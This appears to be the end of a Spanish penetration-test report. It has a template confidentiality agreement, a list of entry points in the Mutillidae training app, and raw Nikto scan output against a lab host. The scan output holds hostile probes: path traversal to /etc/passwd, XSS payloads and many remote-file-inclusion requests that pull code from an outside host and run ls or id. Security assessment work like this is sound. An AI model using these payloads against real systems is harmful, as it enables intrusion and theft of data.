
Objeto

Con el presente contrato las partes fijan formalmente y por escrito los términos y condiciones bajo las que las partes mantendrán la confidencialidad de la información suministrada y creada entre ellas.

Que a los efectos de este acuerdo, tendrá la consideración de información confidencial, toda la información susceptible de ser revelada por escrito, de palabra o por cualquier otro medio o soporte, tangible o intangible, actualmente conocido o que posibilite el estado de la técnica en el futuro, intercambiada como consecuencia de este acuerdo.

Este acuerdo no constituye ningún acuerdo de licencia, contrato de desarrollo o similar, obligándose las partes a adoptar las medidas oportunas para asegurar el tratamiento confidencial de dicha información, medidas que no serán menores que las aplicadas por ellas a la propia información confidencial de su compañía.

DURACIÓN

Este acuerdo tendrá una duración indefinida desde el momento de su firma.

En caso de que no se renueve el contrato, ambas partes deberán devolver a la otra toda la información remitida entre sí, comprometiéndose a la destrucción de cualquier copia de la misma, independientemente del soporte o formato en el que se encuentre almacenada.

No obstante, lo dispuesto en el párrafo anterior, cada parte se compromete a mantener el compromiso de confidencialidad respecto a la información y material intercambiado entre las partes, de forma indefinida tras la finalización del presente acuerdo.

CONFIDENCIALIDAD

Las partes se obligan a entregarse todo el material que sea necesario, y en el caso de ser este confidencial se comprometen a:

- Utilizar dicha información de forma reservada.
- No divulgar ni comunicar la información técnica facilitada por la otra parte.
- Impedir la copia o revelación de esa información a terceros, salvo que gocen de aprobación escrita de la otra parte, y únicamente en términos de tal aprobación.
- Restringir el acceso a la información a sus empleados y subcontratados, en la medida en que razonablemente puedan necesitarla para el cumplimiento de sus tareas acordadas.
- No utilizar la información o fragmentos de ésta para fines distintos de la ejecución de este contrato.

Las partes serán responsables entre sí, ante el incumplimiento de esta obligación, ya sea por sus empleados o por subcontratados.

Las partes mantendrán ésta confidencialidad y evitarán revelar la información a toda persona que no sea empleado o subcontratado, salvo que:

- La parte receptora tenga evidencia de que conoce previamente la información recibida.
- La información recibida sea de dominio público.
- La información recibida proceda de un tercero que no exige secreto.

DERECHOS PREVIOS SOBRE LA INFORMACIÓN

Toda información puesta en común entre las partes es de propiedad exclusiva de la parte de donde proceda, y no es precisa la concesión de licencia para dicho intercambio. Ninguna de las partes utilizará información previa de la otra parte para su propio uso, salvo que se autorice lo contrario.

La información que se proporciona no da derecho o licencia a la empresa que la recibe sobre las marcas, derechos de autor o patentes que pertenezcan a quien la proporciona. La divulgación de información no implica transferencia o cesión de derechos, a menos que se redacte expresamente alguna disposición al respecto.

CLÁUSULA PENAL

Las partes se comprometen a cumplir con todos los términos fijados en el presente contrato, y muy especialmente aquellos relativos a las cláusulas sobre propiedad intelectual e industrial, confidencialidad y obligación de secreto.

Independientemente de las responsabilidades que pudieran derivarse del incumplimiento del presente acuerdo, así como de las eventuales indemnizaciones por daños y perjuicios de cualquier naturaleza que pudieran establecerse, el incumplimiento de estas obligaciones determinará a elección de la parte que no incumplió el contenido de los términos fijados en el presente contrato:

La resolución del contrato.

El abono de……. € en concepto de penalización.

DERECHOS DE PROPIEDAD

Toda información intercambiada es de propiedad exclusiva de la parte de la cual proceda. Ninguna de las partes utilizará información de la otra para su beneficio independiente.

PROTECCIÓN DE DATOS

Para la correcta aplicación del presente acuerdo, ambas partes podrían tener acceso a datos de carácter personal protegidos por la Ley Orgánica 15/1999 de 13 de diciembre, de Protección de Datos de Carácter Personal, por lo que se comprometen a efectuar un uso y tratamiento de los datos afectados que será acorde a las actuaciones que resulten necesarias para la correcta prestación de servicios regulada en este acuerdo, según las instrucciones facilitadas en cada momento.

Asimismo, las partes asumen la obligación de guardar secreto profesional sobre cuanta información pudieran recibir, gestionar y articular con relación a los datos personales y a no comunicarlos a terceros, salvo las excepciones mencionadas, así como a destruirlos, cancelarlos o devolverlos en el momento de la finalización de la relación contractual entre ambas partes, así como a aplicar las medidas de seguridad necesarias.

Los derechos de acceso, rectificación, cancelación y oposición podrán ejercitarse mediante escrito dirigido a las direcciones de los firmantes del presente documento que constan en el encabezamiento.

CONFIDENCIALIDAD DEL ACUERDO

Las partes acuerdan que este acuerdo reviste el carácter de confidencial y por tanto se prohíbe su divulgación a terceros.

MODIFICACIÓN O CANCELACIÓN

Este acuerdo sólo podrá ser modificado con el consentimiento expreso de ambas partes, en documento escrito y mencionando la voluntad de las partes de modificar el presente acuerdo.

JURISDICCIÓN.

Las partes se comprometen a resolver de manera amistosa cualquier desacuerdo que pueda surgir en el desarrollo del presente contrato.

En caso de conflicto ambas partes acuerdan el sometimiento a los Tribunales de……., con renuncia de su propio fuero.

Y en prueba de conformidad de cuanto antecede, firman el presente acuerdo por duplicado y a un solo efecto en el lugar y fecha citados.

Firmado en ____ a.....de.....de 200_.

Anexo 4: Puntos de entrada

Puntos de entrada GET

```
index.php?page=home.php&popUpNotificationCode=HPH0
index.php?page=login.php
index.php?do=toggle-hints&page=/owaspbwa/mutillidae-git/home.php
index.php?do=toggle-bubble-hints&page=/owaspbwa/mutillidae-git/home.php
index.php?do=toggle-security&page=/owaspbwa/mutillidae-git/home.php
index.php?do=toggle-enforce-ssl&page=/owaspbwa/mutillidae-git/home.php
index.php?page=show-log.php
index.php?page=captured-data.php
index.php?page=user-info.php
?page=add-to-your-blog.php
index.php?page=register.php
index.php?page=sqlmap-targets.php
index.php?page=view-someones-blog.php
index.php?page=pen-test-tool-lookup.php
index.php?page=pen-test-tool-lookup-ajax.php
index.php?page=add-to-your-blog.php
index.php?page=browser-info.php
index.php?page=dns-lookup.php
index.php?page=text-file-viewer.php
index.php?page=user-info-xpath.php
index.php?page=set-background-color.php
index.php?page=html5-storage.php
index.php?page=capture-data.php
index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-
Mutillidae-over-Virtual-Box-network.php
index.php?page=arbitrary-file-inclusion.php
index.php?page=user-poll.php
index.php?page=back-button-discussion.php
index.php?page=styling-frame.php&page-to-frame=styling.php%3Fpage-title
%3DStyling+with+Mutillidae
index.php?page=password-generator.php&username=anonymous
index.php?page=site-footer-xss-discussion.php
index.php?page=repeater.php
index.php?page=view-user-privilege-level.php&iv=6bc24fc1ab650b25b4114e93a98f1eba
index.php?page=xml-validator.php
index.php?page=source-viewer.php
index.php?page=privilege-escalation.php
index.php?page=client-side-control-challenge.php
index.php?page=credits.php
index.php?page=secret-administrative-pages.php
index.php?page=directory-browsing.php
index.php?page=user-agent-impersonation.php
index.php?page=upload-file.php
index.php?page=phpmyadmin.php
index.php?page=phpinfo.php
index.php?page=robots-txt.php
index.php?page=framing.php
?page=credits.php
index.php?page=ssl-misconfiguration.php
?page=text-file-viewer.php
?page=source-viewer.php
index.php?page=framer.html
?page=show-log.php
index.php?page=documentation/change-log.html
index.php?page=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php
index.php?page=installation.php
index.php?page=documentation/vulnerabilities.php
./index.php?page=hackers-for-charity.php
./index.php?page=usage-instructions.php
./includes/pop-up-help-context-generator.php?pagename=/owaspbwa/mutillidae-git/home.php
./index.php?page=./documentation/vulnerabilities.php
./index.php?page=documentation/change-log.html
./index.php?page=installation.php
./index.php?page=php-errors.php
```

Puntos de entrada en POST

```
POST /index.php?page=add-to-your-blog.php HTTP/1.1
add-to-your-blog-php-submit-button=Save+Blog+Entry&csrf-token=

POST /index.php?page=login.php HTTP/1.1
username=usuario&password=contrase%F1a&login-php-submit-button=Login

POST /index.php?page=register.php HTTP/1.1
confirm_password=admin&username=admin&register-php-submit-button=register-php-submit-
button%3dCreate+Account&password=admin&csrf-token=

POST /index.php?page=source-viewer.php HTTP/1.1
page=source-viewer.php&source-file-viewer-php-submit-button=View+File&phpfile=database-
offline.php

POST /index.php?page=text-file-viewer.php HTTP/1.1
textfile=http%3a%2f%2fwww.textfiles.com%2fhacking%2fatms&text-file-viewer-php-submit-
button=View+File
```

Anexo 5: Pruebas con Nikto

```
# nikto -host www.shopathome.com -Format htm -output nikto.html
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.137
+ Target Hostname:    www.shopathome.com
+ Target Port:        80
+ Start Time:         2016-05-14 23:15:59 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
+ Cookie PHPSESSID created without the httponly flag
+ Cookie showhints created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.30
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms
of XSS
+ Uncommon header 'logged-in-user' found, with contents:
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
a different fashion to the MIME type
+ OSVDB-3268: /cgi-bin/: Directory indexing found.
+ Server leaks inodes via ETags, header found with file /robots.txt, inode: 389642, size: 190, mtime: Fri Sep 27
04:47:08 2013
+ "robots.txt" contains 8 entries which should be manually viewed.
+ mod_mono/2.4.3 appears to be outdated (current is at least 2.8)
+ Perl/v5.10.1 appears to be outdated (current is at least v5.14.2)
+ Phusion_Passenger/4.0.38 appears to be outdated (current is at least 4.0.53)
+ PHP/5.3.2-1ubuntu4.30 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.
+ Python/2.6.5 appears to be outdated (current is at least 2.7.5)
+ proxy_html/3.0.1 appears to be outdated (current is at least 3.1.2)
+ mod_perl/2.0.4 appears to be outdated (current is at least 2.0.7)
+ OpenSSL/0.9.8k appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ mod_ssl/2.2.14 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29
are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See
http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the /images directory.
The value is "http://127.0.1.1/images/".
+ mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1 - mod_ssl 2.8.7 and lower are
vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2002-0082, OSVDB-756.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh
%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-112004: /: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /index.php: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CVE-2014-6271).
+ /index.php?page=../../../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file
traversal, allowing an attacker to view any file on the host. (probably Rocket, but could be any index.php)
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain
HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain
HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain
HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain
HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /data/: Directory indexing found.
+ OSVDB-3092: /data/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3268: /passwords/: Directory indexing found.
+ OSVDB-3092: /passwords/: This might be interesting...
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or
limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3092: /cgi-bin/: This might be interesting... possibly a system shell found.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of
system information.
+ OSVDB-3233: /index.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of
system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /styles/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ /phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>: Output from the phpinfo() function was found.
+                                                                                                    /phpinfo.php?
cx[]=kzt5TEukQks5ntyh1LEkPiANwYG6P568Ho4Jrn4K6yCSMivwtFglbMdeONUec6Phgkg0rJKKYJLoVjE1NJGtaR1EVvkg6AEN8TG8JLNleuwFrRR
29J7DzIqBWByXjSIlIWeUZwcSnFRMHZpNDrQLYYVqbIf8BOkRlW1S4h6tkbzJw8oniglGCfhNfm7oTdw4fJvUZokxuOx0FvSiThUoocU9xs1otehsLka
yyXeysDbU7y1Q3I4Fs8T3Ocwza5a45YfNGbuNUrLs05LnhVp46aas6KniwCJn6igzeCnzbROlvru6eJd96DtQBhBx8mbcPMwLHVVbdjh8jqp1Tgxhlpk
n4Ht7NhRGRkcUlHsuXQ3G4fRj1aZt3jSL7VY6Qb8er6Hn4JaeaH6Sha9Jsr8U8nFn3Hm7qERBJsrhVk2QSNUprfyDNovtaioMyU5IPHnQn9TOh5FbYRA
YpFIXOn7XEHuITKLxO3bxxGcsxHCCFCjw1ljNlHPlHBKA3YEIWZWN5TMnGhz3XxuQ6X1WMe1E4HO1pf1WYQfwhDPUgC1oXC2mzgJ1ca9SHPtndBcOhdL
tGRAad5QPnPx60ZcH2uMFrdd2HOnPaD7GrzuE5neFFuBSdQNejCfQw0jKX52Is45wVil8ePFXwkXNubNluSVMWx8KuuooKSDbAv2njMfzPyHSAJLnSTb
GLP8RwOea5tbTnpvgIqXb7ttXx5lDHVOAkO5CR8MHhFKkbJ9LpynFveELhalayjgphWTWKN56zui0UXz7D0hrU6ujOr5GJwgzEqxf57lVZP2NDtI81UH
73Ninvb3VOwhMzIUVGuI74tPgk8fvCzTbvmwnQpW56MnneSCaSebZg8AmGQvifkM1CgYc6UPMwqVMl2vnhNR9HAMKrwBvQTbRuMPEJ0Q55cDsSLqOLNf
mDYYEV15F8IE6OJQFCeV3WuwcmwDJyl5u9mrb5vHHeP8EMAmaTU9fa6bJl3nWKa4aN6GiEJTCyJ2wMMtPPC2UNeXCyT4IL67SiJjbMPgEMJitfpYh7st
5R8tI3ER9glGt7EAfVVI56lO1keAjmjGiDXXBjCA035p7icnFemKDj8Phy2OCSRGfJh3P35aIlTWT6yPmVHgrtEKkt99nGBR5yPr27Rwbas5CNbrErgC
EhLRsgyYpUF5FBVISdCGB070pmYPhuz8BW4tLbZFkfxRr15jSpxBYzLYrpPSaOdQCXK2IcHvZYA1c5hIXLvdQWtZtKaEuXNRnbwF6j9KbWGtzZwp3APX
```

```
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<script>alert(foo)</script>: Output from the phpinfo() function was found.
+ OSVDB-3233: /icons/README: Apache default file found.
+    OSVDB-5292:    /?_CONFIG[files][functions_page]=http://cirt.net/rfiinc.txt?:    RFI    from    RSnake's    list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+    OSVDB-5292:    /?npage=-1&content_dir=http://cirt.net/rfiinc.txt?%00&cmd=ls:    RFI    from    RSnake's    list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+    OSVDB-5292:    /?npage=1&content_dir=http://cirt.net/rfiinc.txt?%00&cmd=ls:    RFI    from    RSnake's    list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+   OSVDB-5292:   /?show=http://cirt.net/rfiinc.txt??:   RFI   from   RSnake's   list   (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?1=lol&PAGES[lol]=http://cirt.net/rfiinc.txt?:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?AML_opensite=http://cirt.net/rfiinc.txt?:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+  OSVDB-5292:  /index.php?AMV_openconfig=1&AMV_serverpath=http://cirt.net/rfiinc.txt?:  RFI  from  RSnake's  list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+    OSVDB-5292:    /index.php?CONFIG[MWCHAT_Libs]=http://cirt.net/rfiinc.txt??:    RFI    from    RSnake's    list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?ConfigDir=http://cirt.net/rfiinc.txt?:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?DIR_PLUGINS=http://cirt.net/rfiinc.txt?:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+    OSVDB-5292:    /index.php?G_JGALL[inc_path]=http://cirt.net/rfiinc.txt?%00:    RFI    from    RSnake's    list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?HomeDir=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?Lang=AR&Page=http://cirt.net/rfiinc.txt?:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?Madoa=http://cirt.net/rfiinc.txt??: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?RP_PATH=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+                                        OSVDB-5292:                                                    /index.php?
_REQUEST=&_REQUEST[option]=com_content&_REQUEST[Itemid=1&GLOBALS=&mosConfig_absolute_path=http://cirt.net/rfiinc.txt
?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+                                        OSVDB-5292:                                                    /index.php?
_REQUEST=&_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://cirt.net/rfiinc.tx
t?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?abg_path=http://cirt.net/rfiinc.txt??:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?abs_path=http://cirt.net/rfiinc.txt?:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?abs_path=http://cirt.net/rfiinc.txt??:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?adduser=true&lang=http://cirt.net/rfiinc.txt?:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?adodb=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?ads_file=http://cirt.net/rfiinc.txt?:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?arquivo=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?back=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?base==http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?basePath=http://cirt.net/rfiinc.txt?:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?bibtexrootrel=http://cirt.net/rfiinc.txt??:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?blog_dc_path=http://cirt.net/rfiinc.txt?:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?blog_theme=http://cirt.net/rfiinc.txt?:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?body=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?class_path=http://cirt.net/rfiinc.txt??:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?classified_path=http://cirt.net/rfiinc.txt??:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?cms=http://cirt.net/rfiinc.txt??: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+    OSVDB-5292:    /index.php?config[\"sipssys\"]=http://cirt.net/rfiinc.txt?:    RFI    from    RSnake's    list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+   OSVDB-5292:   /index.php?config[root_ordner]=http://cirt.net/rfiinc.txt??&cmd=id:   RFI   from   RSnake's   list
```

```
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+   OSVDB-5292:   /index.php?config[root_ordner]=http://cirt.net/rfiinc.txt??cmd=id:   RFI   from   RSnake's   list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?config_atkroot=http://cirt.net/rfiinc.txt?:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?configuration=http://cirt.net/rfiinc.txt?:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?custom_admin_path=http://cirt.net/rfiinc.txt??:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?dateiPfad=http://cirt.net/rfiinc.txt??&cmd=ls:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+  OSVDB-5292:  /index.php?de=http://cirt.net/rfiinc.txt?:  RFI  from  RSnake's  list  (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?dept=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+  OSVDB-5292:  /index.php?do=http://cirt.net/rfiinc.txt?:  RFI  from  RSnake's  list  (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?exec=http://cirt.net/rfiinc.txt??: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
